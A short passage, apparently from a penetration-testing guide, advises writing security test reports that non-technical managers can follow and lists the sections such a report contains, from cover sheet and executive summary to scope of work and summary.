Ensure that when you are writing your report, it can be understood by anyone who reads it, including non-technical audiences such as senior management and executive staff members. Managerial staff are not always technical as they are more focused on ensuring that business goals and objectives are met within the organization.

The report should also contain the following:

- Cover sheet
- Executive summary
- Summary of vulnerabilities
- Test details
- Tools used during testing (optional)
- The original scope of work
- The body of the report
- Summary